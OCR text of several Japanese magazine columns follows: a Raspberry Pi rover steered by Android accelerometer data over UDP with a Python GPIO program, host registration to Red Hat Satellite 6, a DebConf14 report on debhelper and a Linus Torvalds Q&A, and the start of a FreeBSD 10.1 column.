
図1は今回作製するシステムの概要を示しています。Android端末側では傾けた向きを検知するために加速度センサーを使い、その値を無線LAN経由でラズパイローバーに送ります。Raspberry Piには無線LANのUSBドングルを装てんしています。Android端末から送られてきたデータはPythonで書かれたプログラムで解釈され、Raspberry Piの外部入出力ポートからモータを制御する2ビットの電気信号として出力します。この信号をブレッドボードに組んだ回路で増幅してモータを駆動します。

前述のとおり、モータを制御する信号を送るためにPythonでGPIOを制御します。GPIOとはGeneral Purpose Input/Outputの略で日本語では汎用入出力と呼ばれています。Raspberry Piの基板にはGPIOへの入力または出力を取り出す26ピンのコネクタ**P1**が用意されています(**図2**)。今回はこのうちの7番ピンの**GPIO4**と11番ピンの**GPIO17**を用います。

▼写真1　ラズパイローバー完成形



▼図1　システム概要




ラズパイローバーの組み立て

モータ制御回路


先にモータを駆動する回路をブレッドボードに組みます。このブレッドボードはラズパイローバーのシャーシの裏面に取り付けますので、先に部品を装てんしておくと後の作業が楽に行えます。

図3が回路図です。GPIOの出力だけではモータは直接駆動できないので、トランジスタで増幅しています。また、ノイズ対策としてフォトカプラという部品を使ってRaspberry Piとモータ側を電気的に切り離しています。モータにつながっているコンデンサはモータの端子側に取り付けてください。これはモータからのノイズを低減させるもので、モータ直下に付けることで効果がでます。それ以外の部品は**写真2**のようにブレッドボードに装てんします。写真左が

▼図2　コネクタP1(Raspberry Pi)
[参考] http://pinout.net/browse.php?conid=1990



▼図3　モータ制御回路図




トランジスタを装てんする前のものです。ジャンパを2本渡しているのがわかると思います。このジャンパ線には、抵抗のリード線の切れ端をコの字型に折って使っています。

機動系の作り方

写真3が機動系の完成写真で、**写真4**が機動系のパーツです(これに単三電池2本入電池ボックスが加わります)。**写真4**中央下が、アイスキャンディのスティックを貼り合わせて作ったフレームです。3枚重ねて木工用ボンドで接着します。その下のギアボックスに渡すアイスキャンディのスティック(1枚)は、ギアボックスのネジ位置に3mm径のネジ穴を空け、幅に合わせてはさみなどで切って長さを調整してください。**写真4**右上が針金を折り曲げて作った前車輪の軸受けです。下の部分が丸まっているのはネジ穴の間隔を調整するための処置です。


3枚重ねフレームの接着剤が乾いたら、ブレッドボードとギアボックスを固定するネジ穴の間隔にあわせて3mm径のネジ穴を空けます。ネジ穴の位置取りは**写真5**を参考に決めてください。固定用以外にフレームの中央付近にネジ穴を空け、15mmのネジを通してナットで留めます。これは最後に輪ゴムでRaspberry Piを固定する際に引っかけるための突起となります。これでパーツの準備は完了です。

▼写真2　ブレッドボードへの部品装てん




それでは前車輪から組み立てていきます。モータ用電池ボックス、軸受け針金フレーム、アイスキャンディスティックフレーム、ブレッドボードの順に重ねて25mmのネジとナットで留めます。ブレッドボードの両端の穴は3mm径のネジ


▼写真3　機動系完成状態




▼写真4　機動系パーツ



▼写真5　シャーシ裏面



▼図4　SensorUdpの機能



を入れるためにドリルで拡げています。車軸を軸受けに通して両端にホイールを挿入します。

次に後輪となるギアボックスとフレームの固定に移ります。ギアボックスのネジ穴間を横に渡す1枚フレーム、3枚重ねしたフレーム、ギアボックスの順に重ね、15mmのネジとナットで留めます。

ここまでできればラズパイローバー単体で走行テストができます。クローラー(キャタピラ)を前輪と後輪に渡して平たいところに置いてみてください。傾いたり、浮いた車輪がある場合は前車軸の針金を曲げて調整します。大丈夫であれば電池とモータを直接つないでラズパイローバーを走らせてみましょう。まっすぐ前に進みましたか。一応想定ではモータ用の電池ボックスがあるほうが前です。どちらかのモータが逆回転する場合や、後ろに進む場合はモータのリード線の配線を入れ替えてみてください。

Raspberry Piのマウントと配線

ギアボックスのネジ穴間を渡している1枚フレームを、Raspberry Pi用電池ボックス(USBコネクタ付き)のフックではさみます。USBケーブルで電池ボックスとRaspberry Piをつなぎ、電池ボックスの上にRaspberry Piを載せて輪ゴムで留めます(フレーム中央に付けたネジに引っかけます)。**写真5**のように、Raspberry PiからのGPIOとGround(GND)からのジャンパ線、それにモータ駆動用電源とモータからのリード線をブレッドボード内で配線します(**図3**参照)。

SensorUdpを使う

Google Playで知人が無料で公開しているアプリ「SensorUdp」をたまたま見つけたので使ってみることにしました。

SensorUdpはTakashi SASAKI氏が開発した、センサーの値をUDP(User Datagram Protocol)で送信するAndroidアプリケーションです。Google Playで"SensorUdp"と検索すればいくつか同名のアプリが存在しますが**図1**に示したアイコンが目印です。また、GitHubにソースが公開されてい

ます[注1]。Google Playに公開しているものと同じバージョンかは確認していませんが、ソースを見たい読者には参考になると思います。

機能

加速度センサー以外にも地磁気センサー、方向センサーから取得した値をCSV形式の文字列に変換してUDPデータグラムで送信します(**図4**)。netcatというTCPまたはUDPのパケットを直接読み書きできるUNIX系のツール(後にWindows版も登場)がありますが、これを使えばSenserUdpから送られてきたデータを確認することができます。

フォーマット

加速度センサーのデータのフォーマットを見ていきます。**図5**がSensorUdpの加速度センサーのデータを、CSVフォーマットに成型している部分のコードです。0番目の要素はどのセンサーからのデータか識別する文字が入ります。加速度センサーの場合は、「A」が入っています。1番目の要素はカウンタです。送ったデータが何番目のパケットかを示しています。この値を常に検知することにより、通信回線の影響などでパケットがロスしたかどうかを判断できます。パケットの途切れが頻繁な場合は、ラズパイローバーの運転を停止するなどのフェイルセーフな対策を講じることも可能です。2番目はタイムスタンプです。これも先ほどのカウンタと同様、パケットが届かなくなったことを知る手立ての一助となります。

3番目からは加速度センサーの値です。3番目はX軸の加速度センサーの値となります。同様に4番目がY軸、5番目がZ軸となります。今回はZ軸のデータは使っていません。

注1) https://github.com/nickoe/sensorudp/tree/master/SensorUdp/src/jp/ac/ehime_u/cite/sasaki/SensorUdp

▼図5　SensorUdpのデータフォーマット

```
String accelerometer_cvs_line = "A, " + ++counterAccelerometer
    + ", " + date.getTime() + ", "
    + decimal_format.format(sensor_event.values[0]) + ", "
    + decimal_format.format(sensor_event.values[1]) + ", "
    + decimal_format.format(sensor_event.values[2]);
```

0	1	2	3	4	5
Sensor 'A'	Counter	Time	X axis	Y axis	Z axis

出典：SensorUdpのソースコードより

ネットワークとGPIOを仲介する

いよいよここからネットワーク経由でGPIOを制御するプログラミングに移ります。Wi-Fiが使える環境と設定が前提となります。また、SensorUdpでデータを送る場合、Raspberry Pi側のIPアドレスが必要となりますので確認しておいてください。

リスト1がAndroidデバイスから送られてきた加速度センサーの値に応じてラズパイローバーのモータを制御するPythonのプログラムです。❶でGPIOを制御するために必要なモジュールを、❷でソケットプログラミングに必要なモジュールをインポートします。❸では相手方のIPアドレスを指定します。本プログラムでは相手方が何であっても受信できるように空文字を入れています。セキュリティなどの問題で不都合のある方は相手方IPアドレスを指定してください。❹でUDPのポート番号を指定します。SensorUdpで指定したポート番号と一致する必要があります。❺ではGPIOを使うためのモード設定をしています。GPIO.BCMの場合はGPIOに振られた番号で制御するピンを指定します。❻のGPIO.setupはGPIOの使い方を設定しています。GPIOは入力にも出力にも使えますので使い方を設定します。今回はGPIO4を出力として使いますので、GPIO.OUTを設定しています。❼も同様にGPIO17を出力用に設定しています。❽と❾で両方のGPIOの出力を約0Vにしています。GPIOの初期状態が不定の場合もありますので、念のためにこの設定を行っ

ています。初期状態でのラズパイローバーの暴走を防ぎます。

以降、永久ループに突入します。❿でUDPで送られてきたデータをdataに格納します。⓫はこのリストではコメントアウトしていますが、受信したデータをそのまま表示します。UDPのパケットが正常に届いているかどうかの確認が必要な場合はこの行を有効にしてください。⓬受信したデータはCSVフォーマットなので、それぞれの要素は「,」で区切られています。その「,」で受信データを分割してリスト型の変数に格納します。リスト型は配列のように添え字でアクセスできるようになります。

⓭前述のフォーマットのところでも説明しましたが、0から数えて4番目の要素が加速度センサーのY軸方向の値なので、これを変数fに格納します。リストの要素のままだと文字列なので、浮動小数点型の数値に変換して変数fに格納します。⓮も同様にX軸の値を浮動小数点として変数rに格納します。

⓯Y軸方向の値が1.0以上の場合、つまりAndroid端末の先の部分が一定以上下に傾いているときにはこのif文に続く行が実行されます。両方のピンがTrueになりますので、両方のモータが回転しラズパイローバーは前進します。

⓰では今度はrの値が1.0以上ですから、Android端末がある一定以上左に傾いた場合を示しています。このときは左のモータを停止させています。しかし、右のモータは⓯の実行文で回転したままです。結果としてラズパイローバーは左に曲がることになります。

⓱では逆にrが-1.0より小さくなった場合ですから、Android端末が右に傾いたことを示しています。この場合は右のモータは停止しますが、左のモータは動作を続けますので、結果としてラズパイローバーは右に曲がることになります。

⓲はfの値が-1.0より小さくなった場合は、Android端末の先端がある一定以上、上を向いたことを示しています。この場合は両方のモータを停止させます。

▼リスト1　データを受信し、モータを制御するプログラム（Python）

```
import RPi.GPIO as GPIO ―❶
import socket ―❷
UDP_IP = "" ―❸
UDP_PORT = 12345 ―❹
sock = socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
sock.bind((UDP_IP,UDP_PORT))
GPIO.setmode(GPIO.BCM) ―❺
GPIO.setup(4,GPIO.OUT) ―❻
GPIO.setup(17,GPIO.OUT) ―❼
GPIO.output(4,False) ―❽
GPIO.output(17,False) ―❾
while True:
    data, addr = sock.recvfrom(1024) ―❿
    #print data ―⓫
    l = data.split(",") ―⓬
    f = float(l[4]) ―⓭ Y軸
    r = float(l[3]) ―⓮ X軸

    if f>1: ―⓯ 両方のモータを駆動
        GPIO.output(4,True)
        GPIO.output(17,True)
    if r>1: ―⓰ 右のモータのみ駆動
        GPIO.output(4,False)
    if r<-1: ―⓱ 左のモータのみ駆動
        GPIO.output(17,False)
    if f<-1: ―⓲ 両方のモータを停止
        GPIO.output(4,False)
        GPIO.output(17,False)
```

まとめ

いかがでしたか。電子工作と機械工作とネットワークプログラミングを気軽に楽しんでいただけたでしょうか。作例のように、廃品などの利用で地球と家計にやさしい電子工作を提案できればと思っています。SD

今岡 通博（いまおか みちひろ）

日本Androidの会 コミュニティ運営委員
松山市在住。今岡工学事務所（個人事業主）として組み込み系、FPGAがらみの開発を生業とするかたわら、日本Androidの会、SAKURAボードユーザ会などのオープンソース系コミュニティの運営に携わる。Mail imaoca@gmail.com
Twitter @imaoca　Facebook https://www.facebook.com/imaoka.micihihiro　YouTube http://www.youtube.com/user/imaoca

Red Hat Enterprise Linuxを極める・使いこなすヒント

.SPECs ドット・スペックス

第8回 Red Hat Satellite 6で多数のサーバを一元管理(まとめ)

Red Hat Satelliteは十数台以上から数万台規模のシステムを一元管理するためのソリューションです。ソフトウェアリポジトリだけではなく、さまざまな機能を提供します。前回までにSatelliteのインストールおよびリポジトリの構築までを紹介しました。今回はSatelliteに管理対象となるホストを登録し、パッケージの更新やエラータが適用されていないホストの検出といった基本的な作業をしましょう。

レッドハット(株)グローバルサービス本部プラットフォームソリューション統括部
ソリューションアーキテクト部長　藤田 稜 (ふじた りょう)

ホストをSatelliteに登録

ホスト、Satelliteに対するクライアントの登録手順はおおむねRed Hat Networkへの登録手順と同じですが、SSLでの通信を行うためのSatelliteの証明書がホストに組み込まれていないため、まずはホストにログインした状態でSatelliteの証明書をダウンロードし、インストールする必要があります(**図1**)。

次にsubscription-managerを用いて、ホストをSatelliteに登録します。CUIであれば**図2**のようにコマンドを発行します。

図2で用いるユーザ名およびパスワードはSatelliteにログインする際に用いるものです。Satelliteでは複数の「組織」を作成し、さらに各組織に対して「ユーザ(ロール)」を作成することで管理権限を分割しより安全にSatelliteを含むシステム全体を運用することができますが、基本的な機能だけを紹介するためデフォルトで作成される"admin"ユーザを用いている点に注意してください。

言うまでもなく同様の作業はGUIでもできます。まず管理対象となるホスト上でFirefoxなどのWebブラウザでRPMパッケージをダウンロードします(**図3**)。まだ証明書が組み込まれていないため、Webブラウザが警告を発することがありますが、ここでは警告を無視して手順を進めます[注1]。

ダウンロードが始まるとWebブラウザが

▼図1　Satelliteの証明書のダウンロードとインストール


```
# wget --no-check-certificate https://sattelite_host/pub/katello-ca-consumer-latest.noarch.rpm
# yum -y install katello-ca-consumer-latest.noarch.rpm
```

▼図2　subscription-managerでホストをSatelliteに登録


```
# subscription-manager register
Username: admin
Password:
The system has been registered with ID: 1f38fd1b-5be1-442c-b8ea-23953aeec40a
# subscription-manager attach --auto
Installed Product Current Status:
Product Name: Red Hat Enterprise Linux Server
Status:       Subscribed
```

注1) Webブラウザによるダウンロードがセキュリティポリシーに抵触する場合には、Satelliteからscpコマンドで転送してからインストールする。証明書のRPMパッケージは/var/www/html/pub/以下にある。


▼図3 FirefoxでのSatellite証明書のダウンロード




▼図4 Webブラウザによるファイルの処理方法の選択




▼図5 Package Installerによる確認



▼図6 Subscription Managerの起動



▼図7 Subscription Manager



▼図8 システム登録画面

RPMパッケージの処理方法を問うてくるので、そのままPackage Installerで開きます(**図4**)。

問題がなければ**図5**のダイアログが表示されますので、[Install]ボタンをクリックします。

次にメニューから[System]→[Administration]→[Red Hat Subscription Manager]をポイントして、Subscription Managerを起動します(**図6**)。

Subscription Managerが起動したら、右上の[Register]ボタンをクリックします(**図7**)。

すでにSatelliteの証明書を組み込んだため、Satelllitのホスト名(FQDN)を含む情報が入力された状態でシステム登録画面が表示されるはずです(**図8**)。

最後にSatelliteのログイン情報を入力して[Register]ボタンをクリックすれば、ホストがSatelliteに登録されます(**図9**)。

Satelliteで登録したホストを確認

ここまでの手順でSatelliteにホストが登録されているので、WebブラウザでSatelliteにアクセスしてみましょう。

[Default_Organization]を選択して、[ホスト]メニューから[コンテンツホスト]をポイントし

ます(図10)。


登録されているホストの一覧が表示されるので、任意のホストをクリックしてみてください(図11)。

▼図9　登録情報の入力

▼図10　コンテンツホストの表示

▼図11　登録済みのコンテンツホスト

▼図12　ホストの詳細情報



登録時にホストから収集された詳細情報が表示されるはずです(図12)。この画面は[詳細]タブが選択された状態なので、最も右側にある[エラータ]タブをクリックしてみましょう。

すると"The katello-agent package is required to manage errata on this Host."というメッセージが表示され、エラータ情報を管理できていないことがわかります。katello-agentは"Red Hat Common"というリポジトリで提供されているので、前回紹介した「コンテンツの同期」機能を用いて、RHELの各バージョン用の"Red Hat Common"レジストリを同期後、管理対象となるホストで次のコマンドを実行すれば、エラータ情報をSatelliteで管理することが可能になります。

```
# yum -y install katello-agent
```

Satelliteと標準化

3回にわたってSatelliteの最も基本的な部分を紹介しました。Satelliteは非常に多機能なため、本原稿の紙幅で説明すると数年かかってしまいそうです。SatelliteはRHELを含むシステムの標準化に欠かせないツールであり、プライベート・パブリッククラウドおよびオンプレミスの種類を問わず利用できるように多機能になっています。そのためRed Hatではプロフェッショナルサービスでシステムの要件をヒアリングしてSatelliteの機能を最大限活用し、標準化の一助となるべく設計を行っています。興味のある方はぜひ、sales-jp@redhat.com宛に問い合わせください。SD

21

Debian Developer　やまねひでき　henrich@debian.org

続・DebConf14レポート

Debian Hot Topics

DebConf14 セッションレポート

前回はDebConf14の雰囲気をお伝えしましたので、今回は多数開催されたセッションのうち2つほどを紹介させていただきます。

パッケージングの進化の方向性

1週間にわたるカンファレンス中、筆者が最も興味深く思ったのが、Debianパッケージのパッケージング用ツール「debhelper」の作者Joey Hess氏のセッション「seeing Debian through a Functional lens」です[注1]。

かつてのdebhelperでは、Debainのパッケージングの要であるdebian/rulesファイルに、各種のdebhelperコマンド群を1行1行記述していました(**図1**)。debhelperのバージョン7からはこの古い「debhelperスタイル」に代わり、debhelperコマンド群を抽象化してdebian/rulesファイルの長さを数十行から最小でたったの3行に短縮し、例外挙動だけを記述する「宣言的(declarative)」な「dhスタイル」(**図2**)が導入されています。

そんなdhスタイルを提示したJoey Hess氏ですが、彼はさらにその先を考えているようで、DebConf14ではそのアイデアが発表されました。概要だけ述べると、関数型プログラミング(FP、Functional Programming)のHaskellでの経験を元に「The Purely Functional Linux Distribution(純関数型Linuxディストリビューション)」を標榜するNixOSのパッケージマネージャー「Nix」[注2]からヒントを得て、パッケージングをさらにシンプルにする考えを提示しています(まだ考えであってツールとして完成してはいません)。

彼はまず、現在のDebianのパッケージングの課題として、依存関係やパッケージの説明を記述するdebian/controlファイルについて、「シンプルで理解しやすいが、柔軟性に欠ける冗長な定形文(boilerplate)の繰り返しである」ことを説明しました。その改善案として、実際に動作するHaskellのコードとしてdebian/controlファイルを記述することを提案し、いかにすれば簡略かつメンテナンスしやすい形にできるかという可能性を例示しました。

また彼は、最近の技術的トレンドを語るうえで欠かせないGit、Docker、Nixには、Immutable Data[注3]、Copy On Write[注4]、Garbage Collection[注5]

注1) 資料は、URL https://joeyh.name/talks/debconf-14-debian-through-a-functional-lens/を参照。

注2) URL http://nixos.org/nix/

注3) 変更が不可なデータのこと。ファイルには変更を加えず、変更が必要になった場合は、新しい状態として別ファイルを作って、元ファイルはそのままにして扱う。元ファイルが不要になった場合にはそのまま破棄などをする手法。

注4) COWとも略す。データコピーを行う際に、実際にはコピーしないで、複製データに参照要求があったときは元データを参照することでコピーにかかるコストを削減する手法。元データもしくは複製データのどちらかに変更が発生した場合に初めてコピーを実行し変更を反映したデータを作る。最近のファイルシステムの主要な機能「スナップショット」でも使われる。Debianではパッケージングツール「cowbuilder」がこの機能を使っている。

注5) プログラムが動的に確保したメモリ領域内から不要になった領域を自動的に解放する機能。不要になったデータを自動的に破棄する意味でも使われることがある。

の概念と要素があることに触れ、現在のOSの機能が関数型プログラミングの持つ性質に近づいてきている点を指摘しました。debian/rulesファイル、メンテナスクリプト、debconfの設定、debian/controlファイル、そしてOSの設定などに考察を巡らせ、「逐次実行的(IO)、宣言的(declarative)、そして関数型プログラミング(FP)へと進化ができるのではないか」とこれからのdebhelperの可能性を匂わせてくれました。

パッケージメンテナとしては、次のdebhelperのメジャーバージョンアップが楽しみです。

▼図1　debhelperスタイルでのdebian/rulesファイルの記述

```
 dh_*コマンドがいくつも呼ばれているところに特徴がある
01 #!/usr/bin/make -f
02
03 # Uncomment this to turn on verbose mode.
04 #export DH_VERBOSE=1
05
06 configure: configure-stamp
07 configure-stamp:
08     dh_testdir
09     # Add here commands to configure the package.
10
11     touch configure-stamp
 (...略...)
30 install: build
31     dh_testdir
32     dh_testroot
33     dh_clean -k
34     dh_installdirs
35
36     # Add here commands to install the package into debian/poppler-data.
37     $(MAKE) DESTDIR=$(CURDIR)/debian/poppler-data prefix=/usr install
38
39 # Build architecture-independent files here.
40 binary-indep: build install
41     dh_testdir
42     dh_testroot
43     dh_installchangelogs
44     dh_installdocs
45     dh_link
 (...略...)
53
54 # Build architecture-dependent files here.
55 binary-arch: build install
56
57 binary: binary-indep binary-arch
58 .PHONY: build clean binary-indep binary-arch binary install configure
```

▼図2　dhスタイルのdebian/rulesファイルの記述（図1の内容と同一）

```
 ほぼすべてがdh $@という表記で抽象化されており、例外的な動作だけがoverride_dh_*という形で明確に宣言されている
01 #!/usr/bin/make -f
02 # export DH_VERBOSE=1
03
04 %:
05    dh $@
06
07 override_dh_auto_install:
08     $(MAKE) DESTDIR=$(CURDIR)/debian/poppler-data prefix=/usr install
09     dh_install
```

Linus TorvaldsとのQ&A!

Linuxの作者は言わずと知れたLinus Torvalds氏ですが、じつは彼の住まいがDunthorpeというポートランドからすぐの場所(車で15分程度)だったこともあり、急遽、DebConfにてLinus氏とのQ&Aセッションが実現し、さまざまな質問が飛び出しました。

セッションで出てきたLinus氏のコメントをかいつまむと、「systemdについては気にしない」、「(Linus氏の見地から言えば)すべてのディストリビューションは互換性の維持に失敗している[注6]」などの発言がありました。質問には率直な意見やジョークが返ってきてそのやりとりに、みんな、始終楽しんでいる様子でした。

ですが、Linus氏がたまにLKML(Linux Kernel Mailing List)のメールのような調子でちょっと過激なコメントをしたために、後日、Debianのメーリングリストで「あのような言葉遣いは行動規範(Code of Conduct)に反するのじゃないか?」という騒ぎになりました。個人的には「まぁLinusだし、イベントだし(しかたないよね、気にしない)」で終わるのですが。最後までオチがついてくるのも、Linus氏ならでは、でしょうか。

注6) とはいえ、彼がターミナルとブラウザぐらいしか使わないという特殊な使い方をしていることは理解している様子。

▼写真1 岩松信洋氏の発表の様子

オープンソースカンファレンス/関西オープンソース参加

東京エリアDebian勉強会が10月18日の「オープンソースカンファレンス2014 Tokyo/Fall」(以下、OSC)[注7]に、関西Debian勉強会が11月8日の「関西オープンソース」[注8]に、それぞれにイベント参加してブース出展やセミナーなどを行いました。来場された方、ありがとうございました。

OSCでは20名弱のセミナー参加者を迎えて、Debian Developerの岩松信洋さん(@iwamatsu)からDebian 8"Jessie"開発の進捗が説明されました(**写真1**)。

これに限らず各地のイベントに、できるかぎりDebian JP Project関係者が参加していきたいと思っていますので、今後、読者のみなさんも機会を見つけてぜひお越しください。

そしてフリーズ

11月5日に、パッケージのフリーズが始まっています。Webでいくつか誤解を散見したのですが、ここで始まったのは「新しいバージョンを入れないで、既存バグを潰してリリースへ近づける」プロセスであって、まだリリースまでは行きついていません。リリースには決まったスケジュールは存在せず、リリースクリティカル(RC)バグが0になったときがリリースですので、「Release-critical bugs status」[注9]の緑のラインの減りに注目していてください。さて、筆者もいろいろ作業が溜まっていますので、今回はこの辺で失礼します……。SD

注7) URL http://www.ospn.jp/
注8) 毎年11月に大阪で開催されている関西地域のオープンソースコミュニティが中心となって開催されているイベント。
URL https://k-of.jp/
注9) URL https://bugs.debian.org/release-critical/

Be familiar with FreeBSD.

チャーリー・ルートからの手紙

第14回 ❖FreeBSD 10.1-RELEASEで何が変わったの?

◉著者プロフィール

後藤 大地(ごとう だいち)

BSDコンサルティング(株)　取締役／(有)オングス　代表取締役／FreeBSD committer

エンタープライズシステムの設計、開発、運用、保守からIT系ニュースの執筆、IT系雑誌や書籍における執筆まで幅広く手がける。カーネルのカスタマイズから業務に特化したディストリビューションの構築、自動デプロイ、ネットワークの構築など、FreeBSD/Linuxを含め対応。BSDコンサルティングでは企業レベルで求められるFreeBSDの要求に柔軟に対応。

